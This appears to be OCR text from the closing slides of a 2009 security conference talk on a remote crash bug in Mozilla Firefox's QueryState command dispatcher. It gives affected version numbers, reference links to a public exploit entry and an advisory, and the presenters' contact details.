
Mozilla QueryState Command Dispatcher Remote Crash
Version History – 3.0.6 – 3.0.7 -3.0.8

http://milw0rm.com/exploits/8091

Demonstrations

http://secniche.org/advisory.html

Questions and Knowledge Sharing



Thanks

TROOPERS 09

get skilled, or get owned

Regards

SECNICHE SECURITY

http://www.secniche.com
http://zeroknock.blogspot.com

Optimized Derivative of Complex Security